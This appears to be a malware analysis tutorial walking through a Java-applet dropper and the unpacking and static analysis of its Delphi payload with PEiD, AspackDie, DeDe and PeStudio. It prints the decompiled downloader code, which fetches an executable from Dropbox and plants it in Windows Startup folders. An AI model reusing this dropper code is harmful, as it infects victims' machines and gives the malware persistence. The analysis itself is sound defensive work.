When the user click in the button "Listen the commentary", the user's browser will be redirected to a URL containing the first stage of the malicious artefact. This URL has a malicious Java Applet that will start the download of the payload containing the first part of the APT attack. Let´s download this Java Applet to analyze its features. After the download process is done, we need to decompile it For this, we will use a tool named "Java Decompiler". Java Decompilerm(JD) is amdecompiler for the Java programming language. JD is provided as a GUI tool as well as in the form of plug-ins for Eclipse (JD-Eclipse) and IntelliJ IDEA (JD-IntelliJ) integrated development environments.

JD supports all versions of Java from 1.1.8 through 1.7.0 as well as Jrockit 90_150, Jikes 1.2.2, Eclipse Java Compiler and Apache Harmony. You can reach it on *http://jd.benow.ca*.

Opening the .JAR file using JD, we have its clear text source code and we can analyze its functions without difficulty.




```
package javadownloader;

import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.net.URL;

public class JavaDownloader
{
  public static void main(String[] args)
    throws IOException
  {
    String localFile = System.getProperty("user.home") + "/Menu Iniciar/Programas/Inicializar" + "/Bing.exe";
    String localFile2 = System.getProperty("user.home") + "/AppData" + "/Roaming/Microsoft/Windows/Start Menu/Programs/Startup" + "/Bing.exe";

    BufferedInputStream in = new BufferedInputStream(new URL("https://dl.dropbox.com/s/               /Bing.exe").openStream());

    FileOutputStream fos = null;
    try
    {
      fos = new FileOutputStream(localFile);
    }
    catch (Exception e) {
      fos = new FileOutputStream(localFile2);
    }

    BufferedOutputStream bout = new BufferedOutputStream(fos, 1024);
    byte[] data = new byte[1024];
    int x = 0;
    while ((x = in.read(data, 0, 1024)) >= 0)
    {
      bout.write(data, 0, x);
    }
    bout.close();
    in.close();
  }
}
```

Figure 2. *Java Applet decompiled. We can see the malware download features on it*

We have the URL hosting the executable, which the Applet will try to deploy in the user´s machine. The attacker used a Dropbox account to host his malicious executable; this is very common because using Dropbox he does not need to be bothered about the availability of his malware. A second aspect is that Dropbox offer the content over a valid HTTPS channel. As you know, no proxy can read information that transits through a SSL connection because all the traffic in this channel is encrypted, this way the content filter and IDS/IPS systems will be bypassed. Third reason, the attacker can create as many accounts as he desires and use them anonymously.

It is very important to notice that the applet will save the downloaded file directly in the startup folders of the user's profile. With this, we have one of the major aspect in this kind of attack, the super persistence.



```
  {
    String localFile = System.getProperty("user.home") + "/Menu Iniciar/Programas/Inicializar" + "/Bing.exe";
    String localFile2 = System.getProperty("user.home") + "/AppData" + "/Roaming/Microsoft/Windows/Start Menu/Programs/Startup" + "/Bing.exe";
```

Figure 3. *Super persistence applied to the malicious object downloaded*

I think that is important to remind you that, from now on, each and every operation must be done in a totally isolated equipment. Since we are dealing with a real threat found "in the wild", we do not know in fact what is its behavior and what are the consequences of executing it. It is indispensable to have a virtualized environment totally segregated or a machine specially prepared for this objective. I recommend you to use VMware or Virtualbox virtualization systems. One important thing to do is that the network adapter of the virtual machines used in this lab won't be connected with the Internet.

There are two major types of analysis that can be made upon a malicious binary. One is the Static Analysis, where we will analyze the binary totally offline, without any kind of execution, using reverse engineering, observing binary properties like libraries, doing its disassembly and obtaining information from the sample in an inert way.

The other is the Dynamic Analysis. On this kind we will execute the binary and observe its behavior once it is under execution in a controlled environment. We will try to identify many aspects of the sample while it is changing and infecting the target system.

For the static analysis, we will use a virtual machine running Windows XP, but stay comfortable to choose the system of your preference.

STATIC ANALYSIS: THE AUTOPSY OF THE ALIEN CORPSE


Once we have the malicious binary sample, let's start the process of static analysis, where basically there are three main stages:

- Binary Identification
- Unpacking/Decrypt
- Disassembly/Reverse

At first, we will make a simple trial to identify what kind of binary we are dealing with. Is it an executable, a document or a dll? We need this knowledge to define the best approach on the next steps in the analysis. If the sample was obfuscated or encrypted it will be much harder to obtain important information without using some reversion methods on it. Identifying and knowing what we are dealing with will provide us the option to have a better toolkit to execute a most satisfying analysis.

For the initial identification in our sample, we will use PEid. PEiD detects most common packers, cryptors and compilers for PE files and it can currently detect more than 470 different signatures. It seems that the official website (*www.peid.info*) has been discontinued. Hence, the tool is no longer available from the official website but it still hosted on other sites. You can download it from here: *http://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml*.

After you unpack the file, you will have a folder tree similar to the one below:




```
.
├── external.txt
├── PEiD.exe
├── plugins
│   ├── GenOEP.dll
│   ├── ImpREC.dll
│   ├── kanal.dll
│   ├── kanal.htm
│   └── ZDRx.dll
├── pluginsdk
│   ├── C++
│   │   ├── defs.h
│   │   └── null.c
│   ├── Delphi
│   │   └── Sample.dpr
│   ├── MASM
│   │   ├── compile.bat
│   │   ├── masm_plugin.asm
│   │   └── masm_plugin.def
│   ├── PowerBASIC
│   │   └── PEiD_Plugin.bas
│   └── readme.txt
├── readme.txt
└── userdb.txt
```

Figure 4. *PEid directory tree files.*

Now you need to update the signature base on the folder. You can use one of the repositories ahead

- *http://reverse-engineering-scripts.googlecode.com/files/UserDB.TXT*
- *http://research.pandasecurity.com/blogs/images/userdb.txt*

PEid interface is quite simple, you just need to load the file that will be identified and it will show you the information about it. Let´s see what PEid can tell about our sample.




```
File: D:\Malware Resource\03 - NEW ANALYSIS\Bing.exe
Entrypoint: 00306001      EP Section: .aspack
File Offset: 00124E01     First Bytes: 60,E8,03,00
Linker Info: 2.25         Subsystem: Win32 GUI
ASPack 2.12 -> Alexey Solodovnikov
```

Figure 5. *PEid analysis on binary: ASPack Packer identified.*

The software has identified an ASPack Packer signature in our sample.

ASPack is an advanced Win32 executable file compressor, capable to reduce the file size of 32-bit Windows programs by as much as 70%. (ASPack's compression ratio improves upon the industry-standard zip file format by as much as 10-20%.) ASPack makes Windows 2000/XP/Vista/7/8 and Windows Server 2003/2008/2012 programs and libraries smaller, and decrease load times across networks, and download times from the Internet; it also protects programs against reverse engineering by non-professional hackers. Programs compressed with ASPack are self-contained and run exactly as before, with no runtime performance penalties.


To continue with the analysis we will need to unpack the binary. For this example we can use a tool called AspackDie. *http://unpacking.narod.ru/aspack.html*



```
File seems to be unpacked successfully.
Compressor: Aspack 2.11c/d
Output: D:\Malware Resource\03 - NEW ANALYSIS\unpacked.ExE
```

Figure 6. *ASPackDie successfully unpacked the executable*

With the unpacked binary, we can go ahead. Let´s see the "unpacked.exe" file that was given by the AspackDie program and see if there remains any kind of packer. This time let´s use another tool that can be an option for PEid, the "ExeInfo PE"


Exeinfo PE - ver.0.0.3.4 Beta by A.S.L - 700 sign 2013....


```
File :         Unpacked.ExE.bin
Entry Point :  000983BC          EP Section :  CODE
File Offset :  000977BC          First Bytes : 55.8B.EC.83.C4
Linker Info :  2.25              SubSystem :   Windows GUI
File Size :    000AE600h         Overlay :     NO  00000000
DLL 32bit- Library image         RES/OVL : 4 / 0 %   1992
Borland Delphi ( 2.0 - 7.0 ) 1992 - www.borland.com
Lamer Info - Help Hint - Unpack info                 47 ms.
Not packed , try disASM OllyDbg - www.ollydbg.de or  WD32dsm89.exe
```

Figure 7. *Binary identified as a Borland Delphi generated program. Not Packed*

As we can see, our sample was generated using Borland Delphi 7. This is very interesting for the analysis point of view. When we are doing reverse engineering on any binary it is not possible to recover 100% of the source code, this occurs because of the operations made by the compiler. However, Borland Delphi keeps a DFM structure that can be decompiled easily and can help you find a lot of interesting information.

There are two main tools when facing Delphi generated files. One is DeDe (Delphi Decompiler), the other is IDR (Interactive Delphi Reconstructor). Both are very easy to use and if you have any experience with Delphi programming you will receive the most benefit without big trauma.

Delphi Decompiler loads a Delphi program and breaks it down for you, showing all the forms of data we've seen, but also where all the methods are called, the address of all the methods, and the method names. It also shows a complete decompilation of the binary if we wish, along with capabilities, to modify it.



Class Name	Unit Name	SelfPtr	DFM Offset
.01		00483000	00000000
.02		00416A74	00000000
.06		004212EC	00000000
.1		00406DC8	00000000
.12		0041708C	00000000
.3		0046F030	00000000
.74		004087F0	00000000
.84		00408814	00000000
A		00418FFC	00000000
Boolean		00401004	00000000
Byte		00401070	00000000
Cardinal		00401098	00000000
Char		0040102C	00000000
Currency		004010CC	00000000
Double		004010BC	00000000
EAbort		00407E1C	00000000
EAbstractError		00408684	00000000
EActiveScriptError		0046FFFC	00000000
EAdapterDispatcherException		004722D8	00000000
EAdapterFieldException		00486970	00000000
EAdapterRequestException		0047F690	00000000
EAppletException		0042E9C4	00000000
EAssertionFailed		00408624	00000000
EBcdException		0046BA0C	00000000
EBcdOverflowException		0046BA6E	00000000
EBitsError		004199E4	00000000
ECannotCreateScriptEngine		0047005C	00000000
EClassNotFound		004198D4	00000000
EComponentError		00419A9C	00000000
EConvertError		00408400	00000000
EDCMParseError		004632CC	00000000
EFCreateError		00419718	00000000
EFilerError		004197CC	00000000

Version:D7

Unit List (from PACKAGEINFO)

```
ActiveX
ActnList
AdaptReq
AscrLib
AutoAdap
Cpl
CtlConsts
CtlPanel
DataBkr
DateUtils
DB
DBClient
DBCommon
DBConsts
DBWeb
Dialogs
Dlgs
DSIntf
ExtActns
ExtCtrls
ExtDlgs
FlatSB
FMTBcd
```

DeDe Extended Analisys ...

Initial dumps has finished. Do you want to start extended analisys now?

Yes No

Information


Extended analisys looks for unresolved procedures, tries to determine type of unresolvec fileds/members of the forms and other classes and some more. It may need few minutes.

Ready 8 sec. Unpacked.ExE.bin 714240 bytes

Figure 8. *The binary opened on DeDe showing the Units and Classes available*

We will not going deep into the available features, for this if you want to explore it – be my guest. Hence we import the executable into the DeDe, let´s export the project so we can visualize directly on the Delphi IDE


You have to choose the “Export” area, select the destination folder and click on “Create Files”. Once you finished the export of data, just go to the selected folder and you will see the files ready to be edited on Borland Delphi:



cipo	05/03/2014 16:55	Delphi Form	2 KB
cipo	05/03/2014 16:55	Delphi Source File	45 KB
events	05/03/2014 16:55	Documento de Te...	113 KB
yogurTi.~dpr	05/03/2014 16:55	Arquivo ~DPR	2 KB
yogurTi.cfg	05/03/2014 16:56	Arquivo CFG	1 KB
yogurTi.dof	05/03/2014 16:56	Arquivo DOF	2 KB
yogurTi	05/03/2014 16:55	Delphi Project	2 KB
yogurTi.res	05/03/2014 16:56	Arquivo RES	1 KB

Figure 9. *Output files exported by DeDe.*

Just open the yogurTi project file and the resources will be recreated, you will have access to the original form, the components used and the properties used in the program, this will help you figure out who starts, when, how and what each part of the program does at any given momment. Any piece of information in this momment can be very usefull.



```
unit cipo;

interface

uses
  Windows, Messages, SysUti
  Controls, Forms, Dialogs,
type
  Tmnmnbiuo89=class(TForm)
    xpmnfstfdsfsdfd: TXPMan
    SharedConnection1: TSha
    XMLDocument1: TXMLDocum
    EndUserAdapter1: TEndUs
    procedure AppletModuleA
    procedure FormCreate(Se
    procedure SharedConnect
  private
    { Private declarations
  public
    { Public declarations }
  end ;

var
```


Action	
ActiveControl	
Align	alNone
AlphaBlend	False
AlphaBlendVal	255
Anchors	[akLeft,akTop
AutoScroll	True
AutoSize	False
BiDiMode	bdLeftToRigh
BorderIcons	[biSystemMer
BorderStyle	bsSizeable
BorderWidth	0
Caption	fvgfg5654
ClientHeight	450
ClientWidth	760
Color	clBtnFac

Figure 10. *Decompiled Delphi Project edited directly in the Borland IDE*

Ahead in the article, I will show the use of the IDR to analyze another Delphi binary. I recommend you to practice and test the functions and features of DeDe. It is a very nice tool.

Another tool that can help you figure out some binary features is the PeStudio. This is a tool that performs the static investigation of any Windows executable files. It is worth noting, that when analyzed with PeStudio, files are never started. Unknown Executable files and even Malware can be thus inspected with no risk. PeStudio runs on any Windows Platform and is fully portable. It has a zero foot print and does not change the system it is running on.

Among some famous security tools, PeStudio has obtained Rank 4 on the Best 2013 Security Tools. You can handle a free copy at *http://www.wininit.com*.



PeStudio 7.27 - Windows Executable Image Analysis - www.winitor.com

Executable Image
c:\artillery\reverse engineering\malware resources\malware resource\01 - trojan_banload\unpacked.exe.bin
n/a

Indicators (55) | (35/46) | Headers | Libraries (10) | Imports (139) | Exports (1) | Resources (53) | Strings (5622) | Misc | Report


Indicators of Trust

```
Indicator
The image contains 3 Blacklisted Strings
Embedded File (Type: Borland Delphi) found (0x000B4D6C, Size: 424 bytes)
The image has NO Version
The image is NOT digitally signed with a Certificate
The image Imports 2 Obsolete Symbol(s)
The image imports 19 Blacklisted Functions (API)
The Section (Name:BSS) is Empty (zero Byte on the Disk)
The image has 2 Sections at the Same file location (Offset: 0x0009C000)
The image does NOT use Data Execution Prevention (DEP) as Mitigation technique
The image does NOT use Address Space Layout Randomization (ASLR) as Mitigation technique
The image Checksum is Empty
The Image Version is 0.0
The image does NOT use Cookies placed on the Stack (GS) as Mitigation technique
The image does NOT use Code Integrity
The image original name was "yogurTi.cpl"
The size (64 Bytes) of the MS-DOS Header is standard
The size (20 Bytes) of the File Header is standard
The size (224 Bytes) of the Optional Header is standard
The image has a Manifest
The Entry Point (0x000983BC) is in the First Section (Name:CODE)
```

Figure 11. *Main indicators of malicious tricks on the binary*

PeStudio shows Indicators as a human-friendly result of the analyzed image. Indicators are grouped into categories according to their severity. Indicators show the potential and the anomalies of the application being analyzed. The classifications are based on XML files provided with PeStudio. By editing the XML file, one can customize the Indicators shown and their severity. Among the indicators, PeStudio shows when an image is compressed using UPX or MPRESS. PeStudio helps you define the trustworthiness of the application being analyzed.

PeStudio can query Antivirus engines hosted by Virustotal for the file being analyzed. This feature only sends the MD5 of the file being analyzed. This feature can be switched ON or OFF using an XML file included with PeStudio. PeStudio helps you to determine how suspicious the analyzed file is.



PeStudio 7.27 - Windows Executable Image Analysis - www.winitor.com

Executable Image
c:\artillery\reverse engineering\malware resources\malware resource\01 - trojan_banload\unpacked.exe.bin
n/a

Indicators (55) | (35/46) | Headers | Libraries (10) | Imports (139) | Exports (1) | Resources (53) | Strings (5622) | Misc | Report


VirusTotal Score Results

Engine	Result	Date
K7AntiVirus	Riskware	20130307
Agnitum	Trojan.ChePro!JkrUEwdZ/CI	20130307
F-Prot	null	20130307
Symantec	WS.Reputation.1	20130308
Norman	Suspicious_Gen5.LPXE	20130307
TotalDefense	null	20130307
TrendMicro-HouseCall	null	20130308
Avast	Win32:Malware-gen	20130308
eSafe	null	20130307
ClamAV	null	20130308
